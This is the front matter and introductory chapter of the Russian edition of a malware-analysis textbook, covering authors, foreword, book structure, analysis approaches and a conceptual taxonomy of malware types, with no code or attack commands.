ВСКРЫТИЕ ПОКАЖЕТ!

Практический анализ вредоносного ПО

МАЙКЛ СИКОРСКИ
ЭНДРЮ ХОНИГ

no starch press
ПИТЕР®

PRACTICAL MALWARE ANALYSIS

The Hands-On Guide to Dissecting Malicious Software

by Michael Sikorski and Andrew Honig

no starch
press

San Francisco

МАЙКЛ СИКОРСКИ, ЭНДРЮ ХОНИГ

ВСКРЫТИЕ ПОКАЖЕТ!

Практический анализ вредоносного ПО

ПИТЕР®
Санкт-Петербург • Москва • Екатеринбург • Воронеж
Нижний Новгород • Ростов-на-Дону • Самара • Минск
2018

Майкл Сикорски, Эндрю Хониг

Вскрытие покажет! Практический анализ вредоносного ПО

Серия «Для профессионалов»

Перевел с английского *С. Черников*

Заведующая редакцией	*Ю. Сергиенко*
Ведущий редактор	*Н. Гринчик*
Научный редактор	*С. Сиротко*
Литературный редактор	*И. Купцевич*
Художественный редактор	*С. Заматевская*
Корректоры	*Е. Павлович, Т. Радецкая*
Верстка	*Г. Блинов*

ББК 32.988.02-018-07
УДК 004.7:004.056.57

Сикорски М., Хониг Э.

С35 Вскрытие покажет! Практический анализ вредоносного ПО. — СПб.: Питер, 2018. — 768 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-4461-0641-7

Анализ вредоносного ПО напоминает игру в кошки-мышки: никаких правил, ситуация постоянно меняется. Поэтому в данном случае имеет смысл изучать лишь неустаревающие вещи и алгоритмы. Как только перед вами встает задача защитить сеть (или тысячу сетей), вы приступаете к такому анализу, и без этой книги вам попросту не обойтись.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ISBN 978-1593272906 англ.

ISBN 978-5-4461-0641-7

Изготовлено в России. Изготовитель: ООО «Прогресс книга». Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург, Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.
Дата изготовления: 06.2018. Наименование: книжная продукция. Срок годности: не ограничен.
Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.
Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.
Подписано в печать 24.05.18. Формат 70×100/16. Бумага офсетная. Усл. п. л. 61,920. Тираж 1000. Заказ 0000.
Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».
142300, Московская область, г. Чехов, ул. Полиграфистов, 1.
Сайт: www.chpk.ru. E-mail: marketing@chpk.ru
Факс: 8(496) 726-54-10, телефон: (495) 988-63-87

Краткое содержание

Оглавление

Часть II. Продвинутый статический анализ

Часть III. Продвинутый динамический анализ

Часть IV. Возможности вредоносного ПО

Часть V. Противодействие обратному проектированию

Приложения

Внимание!

Эта книга посвящена вредоносным программам. Ссылки и приложения, описываемые здесь, являются *опасными*. Будьте крайне осторожны при выполнении неизвестного кода или посещении сомнительных веб-страниц.

Советы по созданию виртуальной среды для анализа безопасности перечислены в главе 2. Не будьте беспечными — защитите свою систему.

Об авторах

Майкл Сикорски — специалист по безопасности в компании Mandiant. Он занимается анализом вредоносного программного обеспечения в рамках расследования инцидентов и является консультантом правительства США в области информационной безопасности. Майкл разработал серию курсов по анализу вредоносного программного обеспечения (ПО) и преподает их для разнообразной аудитории, включая ФБР и Black Hat. До Mandiant он был сотрудником лаборатории Линкольна в Массачусетском технологическом институте и проводил исследования в области топологии пассивных сетей и проникающего тестирования. Кроме того, Майкл прошел трехгодичную междисциплинарную программу обучения по системам и сетям в АНБ. Во время обучения он участвовал в исследовании методик обратного проектирования и получил несколько наград в области сетевого анализа.

Эндрю Хониг занимает должность эксперта по обеспечению информационной безопасности в Министерстве обороны США. Он преподает анализ программного обеспечения, обратное проектирование и программирование для операционной системы (ОС) Windows в Национальной школе криптографии, являясь при этом сертифицированным специалистом по безопасности информационных систем. На счету Эндрю несколько эксплойтов нулевого дня для средств виртуализации VMware, а также инструменты для обнаружения инновационного вредоносного ПО, включая зараженные модули ядра. Имея за плечами десятилетний опыт аналитика в области компьютерной безопасности, он по праву считается экспертом в анализе и толковании как вредоносных, так и обычных программ.

О техническом редакторе

Стивен Лаулер — основатель и президент небольшой консалтинговой фирмы, которая занимается компьютерным ПО и безопасностью. На протяжении семи лет Стивен активно работает в области информационной безопасности, в первую очередь с обратным проектированием, анализом вредоносного ПО и исследованием уязвимостей. Он был членом команды анализа вредоносного ПО в компании Mandiant и помогал в борьбе с несколькими нашумевшими атаками на корпорации из первой сотни рейтинга Fortune. Ранее Стивен работал в отделе компьютерной безопасности компании ManTech International, где ему удалось обнаружить множество уязвимостей

нулевого дня и методик эксплуатации программного обеспечения. А еще ранее, до того как заняться безопасностью компьютерных систем, он был ведущим разработчиком виртуального сонара для многоцелевого симулятора подводных лодок (ВМС США).

О соавторах

Ник Харбор — аналитик вредоносного ПО в компании Mandiant и опытный специалист в области обратного проектирования. Свою 13-летнюю карьеру в индустрии информационной безопасности он начал с должности компьютерного судебного эксперта и исследователя в Лаборатории компьютерной криминалистики при Министерстве обороны США. Последние шесть лет Ник работает в Mandiant, занимаясь в основном анализом вредоносных программ. В область его исследовательских интересов входят методики противодействия обратному проектированию, и на его счету несколько инструментов для упаковки и обфускации кода, например PE-Scrambler. Он участвовал в конференциях Black Hat и Defcon, где представил несколько докладов по методикам, осложняющим обратное проектирование и проведение судебной экспертизы. Ник является основным автором и преподавателем курса углубленного анализа вредоносного ПО для Black Hat.

Линдси Лэк — технический директор в Mandiant. Имея за плечами многолетний опыт в сфере информационной безопасности, специализируется на обратном проектировании вредоносного ПО, сетевой защите и компьютерной безопасности. Он помогал в создании Центра обеспечения безопасности (Security Operations Center) и управлении им, проводил исследования в области сетевой защиты и разрабатывал решения для безопасного хостинга. Ранее Линдси работал в Национальной лаборатории информационной безопасности, в Исполнительном офисе Президента США, в компании Cable and Wireless и в армии США. Помимо степени бакалавра компьютерных наук Стэнфордского университета, он получил степень магистра Высшей школы военно-морского флота США в сфере информационной безопасности.

Джеральд «Джей» Смит занимает должность главного консультанта в фирме Mandiant и специализируется на обратном проектировании вредоносного ПО и криминологическом анализе. В этом качестве он много раз участвовал в ликвидации последствий происшествий и помог множеству компаний из рейтинга Fortune 500. До Mandiant Джеральд работал в АНБ (но ему запрещено говорить об этом). Джей получил степень бакалавра компьютерных наук и электротехники в Калифорнийском университете в Беркли, а также степень магистра компьютерных наук в Университете Джона Хопкинса.

Предисловие

В сфере цифровой безопасности найдется мало таких несбалансированных ниш, как те, в которых приходится иметь дело с вредоносным ПО, защитными инструментами и операционными системами.

Летом 2011 года я присутствовал на выступлении Пейтера Затко (по прозвищу Мадж) на конференции Black Hat в Лас-Вегасе, штат Невада, где он рассказывал об асимметричной природе современного программного обеспечения. Он объяснил, как в ходе анализа 9000 вредоносных файлов у него получилась выборка, каждый элемент которой состоял в среднем из 125 строк кода.

Вы можете возразить, что Мадж специально отбирал только «простые» или «заурядные» экземпляры. Что насчет по-настоящему грозного вредоносного ПО? Наподобие (затаите дыхание) Stuxnet? Согласно Ларри Л. Константину (www.informit.com/articles/article.aspx?p=1686289), Stuxnet насчитывал около 15 тысяч строк кода, что в 120 раз превышает объем среднего вредоноса из вышеупомянутой выборки. Этот вирус был узконаправленным и заточенным под конкретную атаку, что, вероятно, сказалось на его размере.

На секунду отвлечемся от мира вредоносного ПО. Текстовый редактор, который я использую (gedit из состава среды GNOME), включает в себя файл `gedit.c` с 295 строками кода — и это всего лишь один из 128 исходных файлов, опубликованных в репозитории данного проекта (git.gnome.org/browse/gedit/tree/gedit?id=3.3.1) (не считая трех других каталогов). Если свести все вместе, получится 70 484 строки. То есть по своему объему вредоносы более чем в 500 раз уступают обычным приложениям. Удивительная эффективность, если сравнивать с такой довольно прозаичной программой, как текстовый редактор!

Среднее значение в 125 строчек, полученное Маджем, показалось мне немного заниженным, поскольку «вредонос» — понятие растяжимое. Многие вредоносные приложения существуют в виде пакетов или наборов со множеством функций и элементов инфраструктуры. В качестве примера я взял файлы, которые можно справедливо назвать исходными элементами трояна Zeus (`.cpp`, `.obj`, `.h` и т. д.), и насчитал в них 253 774 строки. Если сравнить Zeus с одним из образцов из выборки Маджа, получится соотношение, превышающее 2000 к 1.

Затем Мадж сравнил размер вредоносного ПО с продуктами, которые должны его перехватывать и обезвреживать. По его оценке, современные защитные системы

насчитывают в среднем 10 миллионов строк кода. Для ровного счета предположим, что некоторые продукты состоят из 12,5 миллиона строчек; это выводит соотношение между атакующим и защитным кодом на уровень 100 000 к 1. Иными словами, чтобы противостоять одной вредоносной строке кода, приходится возводить целую крепость высотой 100 000 строк.

Мадж также сравнил объем вредоносного ПО и операционных систем, в работу которых оно должно вмешиваться. По оценкам аналитиков, исходный код Windows XP состоит из 45 миллионов строк, при этом аналогичных данных о Windows 7 вообще не существует. В качестве среднего показателя для современных ОС Мадж берет число 150 миллионов (вероятно, подразумевая последние версии Windows). Для наглядности возьмем 125 миллионов — в результате получается, что инструмент, способный взломать операционную систему, может быть в миллион раз меньше ее самой.

Теперь посмотрим, как соотносятся размеры в каждом из упомянутых случаев:

- 120:1 — Stuxnet в сравнении со средним вредоносом;
- 500:1 — простой текстовый редактор в сравнении со средним вредоносом;
- 2000:1 — вредоносный пакет в сравнении со средним вредоносом;
- 100 000:1 — защитный инструмент в сравнении со средним вредоносом;
- 1 000 000:1 — атакуемая операционная система в сравнении со средним вредоносом.

С точки зрения защищающейся стороны, такая разница в размере между обычным вредоносным ПО и защитными механизмами или атакуемыми операционными системами выглядит довольно мрачно. Даже если вместо рядового вируса взять вредоносный пакет, ситуация принципиально не изменится. Похоже, производителей защитных инструментов, прикладывающих множество усилий на написание тысяч строк кода, уделывают ловкие и проворные злоумышленники с их куда более компактными программами.

Так как же быть тем, кто защищается? Ответ прост: последовать примеру любого лидера, попавшего в незавидное положение, и превратить сильные стороны противника в его недостатки. Забудьте о размере защитных механизмов и операционных систем — с этим уже ничего не поделать. Наоборот — вас должен вдохновлять тот факт, что вредоносные программы являются куда более мелкими.

Представьте, что вам нужно понять принцип работы защитной системы по ее коду, состоящему из тех самых 12,5 миллиона строчек. Это непосильная задача, хотя некоторые исследователи занимаются такими вещами в качестве хобби. Один из потрясающих примеров такой работы можно найти в книге Тэвиса Орманди *Sophail: A Critical Analysis of Sophos Antivirus* (dl.packetstormsecurity.net/papers/virus/Sophail.pdf), которая была представлена на конференции Black Hat в Лас-Вегасе в 2011 году. Анализ такого огромного масштаба является скорее исключением из правила.

Вместо того чтобы беспокоиться о миллионах (или сотнях/десятках тысяч) строчек кода, следует сосредоточиться на участке размером в тысячу или меньше: именно там находится большая часть вредоносного ПО, которое вам когда-либо

встретится. Вы, как защитник, должны в первую очередь определить, чем занимается вредоносный код, как он себя проявляет в вашей среде и как с ним справиться. Если вы владеете подходящими навыками и имеете дело с образцом умеренного размера, у вас есть шанс ответить на все эти вопросы и, следовательно, снизить риск взлома вашей системы.

Как авторы вредоносного ПО всегда готовы завалить вас зараженными файлами, так и авторы этой книги готовы помочь вам обрести навыки борьбы с вредоносами. Эта книга — одна из тех, которые должны быть под рукой у каждого аналитика безопасности. Если вы новичок, то, прежде чем вступать в бой, вам следует ознакомиться с вводным материалом и практическими примерами. Если вы специалист средней руки, это издание поможет вам выйти на новый уровень. Здесь есть что почерпнуть даже продвинутым инженерам — и когда ваши менее опытные коллеги будут у вас что-то спрашивать, вы сможете порекомендовать им прочесть те или иные страницы.

На самом деле это даже две книги в одной. В первой читатель учится анализировать современные вредоносные программы — уже только это оправдывает покупку. Но авторы решили не останавливаться и фактически написали второй том, который можно было бы озаглавить как «Прикладной анализ вредоносного ПО». Он состоит из лабораторных работ, кратких ответов и развернутого анализа, представленного в конце каждой главы и в приложении В. Кроме того, авторы сами написали все вредоносные образцы, которые используются в примерах, подготовив для вас разнообразную, но при этом безопасную среду для обучения.

Таким образом, вместо того чтобы сетовать на очевидную асимметричность с точки зрения систем защиты, скажите спасибо, что вредоносное ПО обрело именно такую форму. Вооружившись книгами, подобными этой, вы получите фору, необходимую для обнаружения и устранения вторжений в вашу организацию или организации ваших клиентов. Авторы этой книги являются экспертами в данной области, поэтому помните, что советы, которые вы здесь найдете, получены в реальных условиях, а не в изолированной исследовательской лаборатории. Наслаждайтесь чтением и помните, что чем больше экземпляров вредоносного ПО вы тщательно исследуете, тем сложнее придется вашим противникам.

Ричард Бейтлич (@taosecurity),
глава службы безопасности в Mandiant
и основатель TaoSecurity,
Манассас-Парк, Виргиния,
2 января 2012 года

Благодарности

Спасибо Линдси Лэку, Нику Харбору и Джеральду «Джей» Смиту за помощь в написании глав по темам, в которых они являются экспертами. Спасибо нашему техническому редактору Стивену Лаулеру, который в одиночку вычитал всю книгу, включая более 50 лабораторных работ. Спасибо Сету Саммерсетту, Уильяму Баллентину и Стивену Дэвису за предоставленный для книги код.

Особая благодарность всему коллективу No Starch Press за их усилия. Элисон, Билл, Трэвис и Тайлер, нам было приятно работать с вами и вашими коллегами из No Starch Press.

Отдельное спасибо

Майкл: «Посвящаю эту книгу Ребекке. Я бы не смог этого сделать без твоей поддержки и любви».

Эндрю: «Я бы хотел поблагодарить Молли, Клэр и Элуиз. Вы лучшая семья, какую только можно пожелать».

Введение

Звонит телефон, и сетевой администратор сообщает вам о том, что сеть взломали и конфиденциальные данные клиентов были похищены. Вы начинаете расследование с проверки журнальных записей. Определив затронутые компьютеры, вы сканируете их с помощью антивируса, чтобы найти зловредную программу. Если повезет, ею окажется троян под названием `TROJ.snapAK`. Пытаясь вернуть все в норму, вы удалите этот файл, после чего воспользуетесь анализатором трафика, чтобы создать сигнатуру для системы обнаружения вторжений (СОВ) и убедиться в том, что другие компьютеры не заражены. Ну и наконец, чтобы такого больше не повторилось, вы закроете дыру, через которую злоумышленник, вероятно, проник в систему.

Несколько дней спустя с вами опять связывается сетевой администратор и сообщает об очередном похищении конфиденциальной информации. Кажется, это та же самая атака, но на этот раз вы понятия не имеете, что делать. Очевидно, ваша СОВ-сигнатура не сработала, так как другие компьютеры оказались зараженными, а антивирус не обеспечивает достаточной защиты, чтобы изолировать угрозу. Теперь начальство требует объяснений, а у вас есть лишь название вредоносной программы — `TROJ.snapAK`. Вы не можете ответить на самые важные вопросы и выглядите жалко.

Чтобы устранить угрозу, нужно определить, как работает `TROJ.snapAK`. Но как это сделать? Как написать более эффективную сетевую сигнатуру? Как узнать, не заражены ли этим вредоносом другие компьютеры? Как убедиться в том, что вы обнаружили весь вредоносный пакет, а не его часть? Как объяснить руководству, что именно делает этот троян?

Вам остается лишь сообщить своему начальнику, что придется нанять дорогого консультанта, поскольку вы неспособны защитить свою собственную сеть. Вряд ли это поможет вашей карьере.

Но, к счастью, вы догадались купить эту книгу. Навыки, полученные с ее помощью, позволят вам ответить на сложные вопросы и защитить свою сеть от взлома.

В чем заключается анализ вредоносного ПО

Вредоносное программное обеспечение — инструмент большинства компьютерных вторжений и нарушений безопасности. Любая программа, которая приносит вред пользователю, компьютеру или сети, может считаться вредоносом: это касается вирусов, троянов, червей, руткитов, запугивающего и шпионского ПО. Аналитик вредоносных программ имеет в своем распоряжении набор инструментов и методик для анализа разнообразных вариаций вредоносов и их функций (с которыми вы познакомитесь на страницах данной книги).

Анализ вредоносного ПО — это искусство «препарирования» программ, позволяющее понять, как они работают, как их идентифицировать, обезвредить и/или уничтожить, и для этого вам не обязательно быть маститым хакером.

В Сети существуют миллионы зловредов, и каждый день эта цифра только растет, соответственно, их анализ жизненно важен для всех, кто отвечает за компьютерную безопасность. Специалистов такого профиля мало, поэтому квалифицированные аналитики вредоносных программ широко востребованы.

Таким образом, эта книга не о поиске вредоносного ПО, а о том, как анализировать уже найденное. Основное внимание уделяется вредоносам, обнаруженным в операционной системе Windows, которая сегодня наиболее популярна. Но приобретенные вами навыки будут полезны при работе с любой платформой. Мы сосредоточимся на исполняемых файлах, так как они наиболее распространенные и самые сложные для анализа. В то же время мы решили не затрагивать вредоносные скрипты и Java-программы — вместо этого мы углубленно изучим методы исследования продвинутых угроз, таких как бэкдоры, замаскированное вредоносное ПО и руткиты.

Необходимая квалификация

В этой книге каждый, независимо от образования или опыта в анализе вредоносного ПО, сможет найти для себя что-то полезное.

В главах 1–3 обсуждаются методики анализа вредоносов, которые смогут использовать даже те, кто никогда не занимался безопасностью или программированием. Главы 4–14 охватывают материал среднего уровня сложности, который позволит вам овладеть инструментами и навыками для анализа большинства вредоносных программ. Тут от вас уже потребуется определенное умение программировать. Главы 15–19 являются более продвинутыми и пригодятся бывалым аналитикам безопасности; в них описываются стратегии и методики анализа самого сложного вредоносного ПО, способного упаковывать свой код или защищаться от декомпиляции и отладки.

Из этой книги вы узнаете, как и когда применять те или иные способы анализа вредоносов. Своевременность использования методики может быть не менее важной, чем ее понимание, поскольку неверные действия в неподходящий момент могут оказаться пустой тратой времени. Мы не станем рассматривать все существующие инструменты, так как они постоянно меняются; главное — усвоить основные принципы. Кроме того,

в книге используются реалистичные образцы вредоносного ПО (их вы можете загрузить на странице www.practicalmalwareanalysis.com/ или www.nostarch.com/malware.htm), чтобы подготовить вас к ситуациям, с которыми вы столкнетесь при анализе настоящих вредоносов.

Изучение на примерах

Мы проводили много курсов по обратному проектированию и анализу вредоносного ПО и теперь уверены, что студенты усваивают материал лучше всего, если применяют полученные знания на практике. Мы обнаружили, что качество лабораторных работ не менее важно, чем качество лекций, и без практического компонента изучение данной области почти невозможно.

В связи с этим в конце большинства глав находятся лабораторные работы, с помощью которых вы сможете отточить полученные навыки. В них вы столкнетесь с реалистичными вредоносами, созданными для демонстрации самых распространенных сценариев, с которыми вам придется иметь дело. Лабораторные работы помогут вам усвоить подходы, изученные в главе, не перегружая себя дополнительной информацией. В каждой из них рассматривается один или несколько зловредов (которые вы можете загрузить на странице www.practicalmalwareanalysis.com/ или www.nostarch.com/malware.htm), их подробный анализ, а также некоторые наводящие вопросы и ответы на них.

Лабораторные работы симулируют сценарии, по которым обычно проходит анализ вредоносного ПО. Поэтому они имеют стандартные названия, совершенно не связанные с функциями вредоносов. Как и в реальной среде, все начинается с чистого листа; вам придется применить полученные навыки, чтобы собрать сведения и понять принцип работы программы.

Количество времени, необходимое на выполнение каждой работы, зависит от вашего опыта. Вы можете попытаться справиться с заданием самостоятельно или воспользоваться подробным анализом, чтобы увидеть, как те или иные методики применяются на практике.

В большинстве глав содержится по три лабораторные работы. Первая обычно является самой простой. Вторая имеет средний уровень сложности, и многим читателям потребуется заглянуть в готовые решения. Третья лабораторная работа будет по-настоящему сложной, и только самые способные из вас сумеют решить ее самостоятельно.

Структура книги

Эта книга начинается с рассмотрения нехитрых методов, с помощью которых можно извлечь информацию из относительно простых вредоносных программ. Сложность предлагаемых методик будет постепенно повышаться, чтобы вы научились отлавливать даже самые продвинутые вредоносы. Итак, вот что ждет вас в каждой главе.

- Глава 0 «Анализ вредоносных программ для начинающих» охватывает общие процессы и методологию анализа вредоносов.

- Глава 1 «Основные статические методики» демонстрирует пути получения информации из исполняемого файла, не требующие его запуска.
- Глава 2 «Анализ вредоносных программ в виртуальных машинах» научит вас подготавливать виртуальные машины для безопасного выполнения вредоносов.
- Глава 3 «Основы динамического анализа» описывает простые, но эффективные методики анализа вредоносных программ путем их запуска.
- Глава 4 «Ускоренный курс по ассемблеру для архитектуры x86» содержит введение в язык ассемблера для x86, который послужит основой для использования IDA Pro и выполнения глубокого анализа вредоносов.
- Глава 5 «IDA Pro» демонстрирует использование IDA Pro, одного из важнейших инструментов для анализа вредоносных программ. IDA Pro будет активно применяться на страницах этой книги.
- Глава 6 «Распознавание конструкций языка C в ассемблере» представляет примеры кода на языке C в ассемблере и помогает в понимании высокоуровневых возможностей ассемблерного кода.
- Глава 7 «Анализ вредоносных программ для Windows» охватывает широкий спектр концепций, характерных для Windows и необходимых для понимания работы вредоносного ПО в этой системе.
- Глава 8 «Отладка» знакомит читателя с основами отладки и объясняет, как применять отладчик при анализе вредоносов.
- Глава 9 «OllyDbg» демонстрирует использование OllyDbg, самого популярного отладчика для анализа вредоносных программ.
- Глава 10 «Отладка ядра с помощью WinDbg» рассказывает о том, как использовать отладчик WinDbg для анализа вредоносов и руткитов, работающих на уровне ядра.
- Глава 11 «Поведение вредоносных программ» описывает распространенную вредоносную функциональность и показывает, как ее распознать в процессе анализа.
- Глава 12 «Скрытый запуск вредоносного ПО» объясняет, как анализировать подвид вредоносных программ, которые отличаются особой незаметностью и скрывают свое выполнение внутри другого процесса.
- Глава 13 «Кодирование данных» расскажет о том, как вредоносы кодируют свои данные, чтобы усложнить обнаружение результатов своей деятельности в сетевом трафике или в компьютере жертвы.
- Глава 14 «Сетевые сигнатуры, нацеленные на вредоносное ПО» научит вас применять анализ вредоносных программ для создания сетевых сигнатур, которые по своей эффективности опережают сигнатуры, сгенерированные лишь на основе перехваченного сетевого трафика.
- Глава 15 «Антидизассемблирование» рассказывает, как некоторые создатели вредоносного ПО проектируют свои программы так, чтобы их было сложно дизассемблировать, и каким образом эту защиту можно распознать и преодолеть.

- Глава 16 «Антиотладка» описывает приемы, с помощью которых авторы вредоносов усложняют отладку своего кода, и учит справляться с этими препятствиями.
- Глава 17 «Методы противодействия виртуальным машинам» демонстрирует методики противодействия анализу в виртуальной машине и способы их обхода.
- Глава 18 «Упаковщики и распаковка» объясняет, как с помощью упаковывания зловреды скрывают свое истинное назначение, и предоставляет пошаговую инструкцию по распаковке программ.
- Глава 19 «Анализ кода командной оболочки» расскажет, что такое код командной оболочки, и посоветует несколько приемов и хитростей, которые помогут при его анализе.
- Глава 20 «Анализ кода на C++» демонстрирует особенности скомпилированного кода на C++ и объясняет, как анализировать вредоносное ПО, написанное с помощью этого языка.
- Глава 21 «Шестидесятичетырехбитные вредоносные программы» объясняет, зачем авторам вредоносов может понадобиться 64-битный код и что вам нужно знать о различиях между x86 и x64.
- Приложение A «Важные функции Windows» кратко описывает функции Windows, которые часто используются вредоносным ПО.
- Приложение Б «Инструменты для анализа вредоносного ПО» содержит перечень полезных инструментов для анализа вредоносных программ.
- Приложение В «Решения лабораторных работ» предоставляет решения для лабораторных, которые приводятся в главах этой книги.

Задача данной книги — научить вас анализировать и обезвреживать вредоносные программы всех видов. Здесь действительно много материала, а для его закрепления предназначены лабораторные работы. После прочтения этой книги вам будут по зубам любые вредоносы; в обычных случаях вы сможете применить простые способы быстрого анализа, а в самых загадочных ситуациях вам пригодятся продвинутые методики.

Приступим!

0 Анализ вредоносных программ для начинающих

Прежде чем мы перейдем к подробностям анализа вредоносного ПО, следует определиться с терминологией, рассмотреть распространенные типы зловредов и познакомиться с фундаментальными подходами к их анализу. Любую программу, причиняющую вред пользователю, компьютеру или сети (например, вирус, троян, червь, руткит, запугивающее и шпионское ПО), можно считать *вредоносом*. И хотя такие программы могут принимать множество разных форм, для их анализа используются одни и те же подходы. То, какой именно подход вы выберете, зависит от ваших целей.

Цель анализа вредоносных программ

Целью анализа вредоносного ПО обычно является получение информации, необходимой для ответа на сетевое вторжение. В большинстве случаев вашей задачей будет определить, что именно произошло, и найти все зараженные компьютеры и файлы. При анализе зловреда обычно нужно понять, на что способен конкретный двоичный файл, как его обнаружить в вашей сети и как оценить и минимизировать причиненный им ущерб.

Определившись с тем, какие файлы требуют анализа, вы должны будете сгенерировать сигнатуры (цифровые подписи) для поиска инфекции внутри сети. Из книги вы узнаете, что можно создавать как локальные сигнатуры, так и сетевые.

Локальные сигнатуры (или индикаторы) используются для обнаружения вредоносного кода на компьютере жертвы. Эти индикаторы часто указывают на файлы, созданные или модифицированные вредоносом, или на изменения, внесенные им в реестр. В отличие от антивирусных сигнатур, индикаторы фокусируются скорее на последствиях работы вредоносного ПО, нежели на его характеристиках как таковых. Это делает их более эффективными при поиске вредоносов, которые меняют свою форму или уже отсутствуют на диске на момент анализа.

Сетевые сигнатуры используются для обнаружения зловредного кода путем отслеживания сетевого трафика. Их можно создавать и без анализа вредоносного

ПО, но в этом случае они обычно оказываются менее эффективными, дают меньшую частоту обнаружений и больше ложных срабатываний.

После получения сигнатуры остается понять, как именно работает вредонос. Именно этим обычно больше всего интересуется начальство, которое жаждет подробных объяснений о серьезном вторжении. Углубленные методики, которые вы изучите в этой книге, позволят вам определять назначение и возможности вредоносного ПО.

Методики анализа вредоносного ПО

Чаще всего при анализе вредоноса в вашем распоряжении будет лишь его исполняемый файл, который нельзя прочитать просто так. Чтобы извлечь из него какую-то полезную информацию, вам придется воспользоваться различными инструментами и ловкими приемами, добывая сведения по крупице и затем формируя из них общую картину.

Существует два основных подхода к анализу вредоносного ПО: статический и динамический. *Статический анализ* заключается в исследовании вредоноса без его запуска. При *динамическом анализе* вредонос должен быть запущен. Обе эти категории включают в себя как базовые, так и продвинутые методики.

Базовый статический анализ

Базовый статический анализ состоит в исследовании исполняемого файла без рассмотрения самих инструкций. С его помощью можно определить, является ли файл вредоносным, получить сведения о его функциональности и иногда извлечь информацию, которая позволит сгенерировать простые сетевые сигнатуры. Это прямолинейный статический анализ, который может быть выполнен довольно быстро, однако он имеет низкую эффективность в борьбе со сложным вредоносным ПО — при его проведении можно пропустить важные поведенческие признаки.

Базовый динамический анализ

Методики базового динамического анализа подразумевают запуск вредоноса и наблюдение за его поведением в системе. Это позволяет устранить заражение и/или сгенерировать эффективные сигнатуры. Но, чтобы обеспечить безопасное выполнение вредоносной программы, вы должны сперва подготовить среду, которая позволит вам изучать ее, не рискуя повредить систему или сеть. Как и в случае с базовым статическим анализом, данные методики доступны большинству людей и не требуют глубоких знаний программирования, однако они бессильны против некоторых зловредов.

Продвинутый статический анализ

Продвинутый статический анализ заключается в разборе «внутренностей» зловреда методом обратного проектирования. Для этого мы загружаем исполняемый файл в дизассемблер и исследуем программные инструкции, чтобы понять, что он делает. Эти инструкции выполняются центральным процессором, поэтому таким образом мы можем узнать все детали поведения программы. Продвинутый статический анализ имеет более высокий порог вхождения по сравнению с базовым и требует специальных знаний о дизассемблировании, конструкциях программного кода и концепциях операционной системы Windows. Но не волнуйтесь — все это вы сможете изучить в данной книге.

Продвинутый динамический анализ

Для продвинутого динамического анализа используется отладчик, который позволяет исследовать внутреннее состояние запущенного вредоноса. Это еще один способ извлечь подробную информацию из исполняемого файла. Наиболее полезными эти методики оказываются в ситуациях, когда другие подходы не дали результата. В этой книге мы покажем, как полностью исследовать подозрительный файл, используя оба вида продвинутого анализа — динамический и статический.

Типы вредоносного ПО

Процесс анализа вредоносного ПО часто можно ускорить, если сделать обоснованное предположение о назначении вредоноса и затем его подтвердить. Естественно, точность ваших догадок будет зависеть от того, знаете ли вы, чем обычно занимаются вредоносные программы. Ниже приведены категории, к которым относится большинство вредоносов.

- **Бэкдор.** Вредоносный код, который устанавливается на компьютер, чтобы открыть доступ злоумышленнику. Бэкдоры обычно позволяют подключиться к компьютеру с минимальной аутентификацией или вовсе без таковой и выполнить команды в локальной системе.
- **Ботнет.** Открывает злоумышленнику доступ к системе, чем похож на бэкдор, однако все компьютеры, зараженные одним ботнетом, получают одни и те же инструкции от единого управляющего сервера.
- **Загрузчик.** Зловред, единственной целью которого является загрузка другого вредоносного кода. Злоумышленники обычно устанавливают загрузчики при первом доступе к системе. Этот вредонос загрузит и установит дополнительные зараженные программы.
- **Похититель информации.** Вредоносное ПО, которое собирает информацию на компьютере жертвы и, как правило, отправляет ее злоумышленнику. В качестве

примера можно привести программы, захватывающие хеши паролей, перехватчики и кейлогеры. Эти вредоносы обычно используются для получения доступа к учетным записям интернет-приложений, таких как электронная почта или интернет-банкинг.

- **Программа запуска.** Вредоносная программа, с помощью которой запускается другой зловредный код. Обычно в таких программах используются нетрадиционные методики запуска, позволяющие незаметно получить доступ к системе или повысить привилегии.
- **Руткит.** Вредоносная программа, скрывающая существование другого кода. Руткиты обычно применяются в сочетании с другими вредоносами, такими как бэкдоры, что позволяет им открыть злоумышленнику доступ к системе и усложнить обнаружение кода.
- **Запугивающее ПО.** Вредоносная программа, созданная для запугивания атакованного пользователя и склонения его к покупке чего-либо. Обычно имеет графический интерфейс, схожий с антивирусом или другим приложением, обеспечивающим безопасность. Она сообщает пользователю о наличии в его системе вредоносного кода и убеждает его в том, что единственным выходом из ситуации является покупка определенного «программного обеспечения», хотя на самом деле это лишь удалит саму запугивающую программу.
- **Программа для рассылки спама.** Вредонос, который заражает компьютер пользователя и затем с его помощью рассылает спам. Этот тип программ генерирует доход для злоумышленников, позволяя им продавать услуги по рассылке спама.
- **Червь, вирус.** Вредоносный код, который способен копировать себя и заражать другие компьютеры.

Вредоносное ПО часто охватывает несколько категорий. Например, программа может одновременно содержать кейлогер, собирать пароли и являться червем для рассылки спама. Поэтому не стоит зацикливаться на классификации вредоносов по их функциям.

Вредоносное ПО можно также разделять на основе того, является ли атака злоумышленника массовой или узконаправленной. Массовые вредоносы, такие как запугивающее ПО, подобны дробовику и созданы для заражения как можно большего числа компьютеров. Они имеют наибольшее распространение, но уступают в сложности другим вредоносам, поэтому их проще обнаружить и нейтрализовать, ведь системы безопасности рассчитаны именно на них.

Узконаправленное вредоносное ПО (например, единственный в своем роде бэкдор) адаптируется под конкретную организацию. Оно представляет большую угрозу для сетей, так как встречается редко, а значит, системы безопасности имеют меньше шансов справиться с ним. Без подробного анализа такого узконаправленного вредоноса устранить инфекцию и защитить сеть практически невозможно. Данный вид вредоносных программ обычно отличается повышенной сложностью и требует продвинутых навыков анализа (которые рассматриваются в этой книге).

Общие правила анализа вредоносного ПО

Мы завершим эту вводную часть несколькими правилами, которые следует помнить при выполнении анализа.

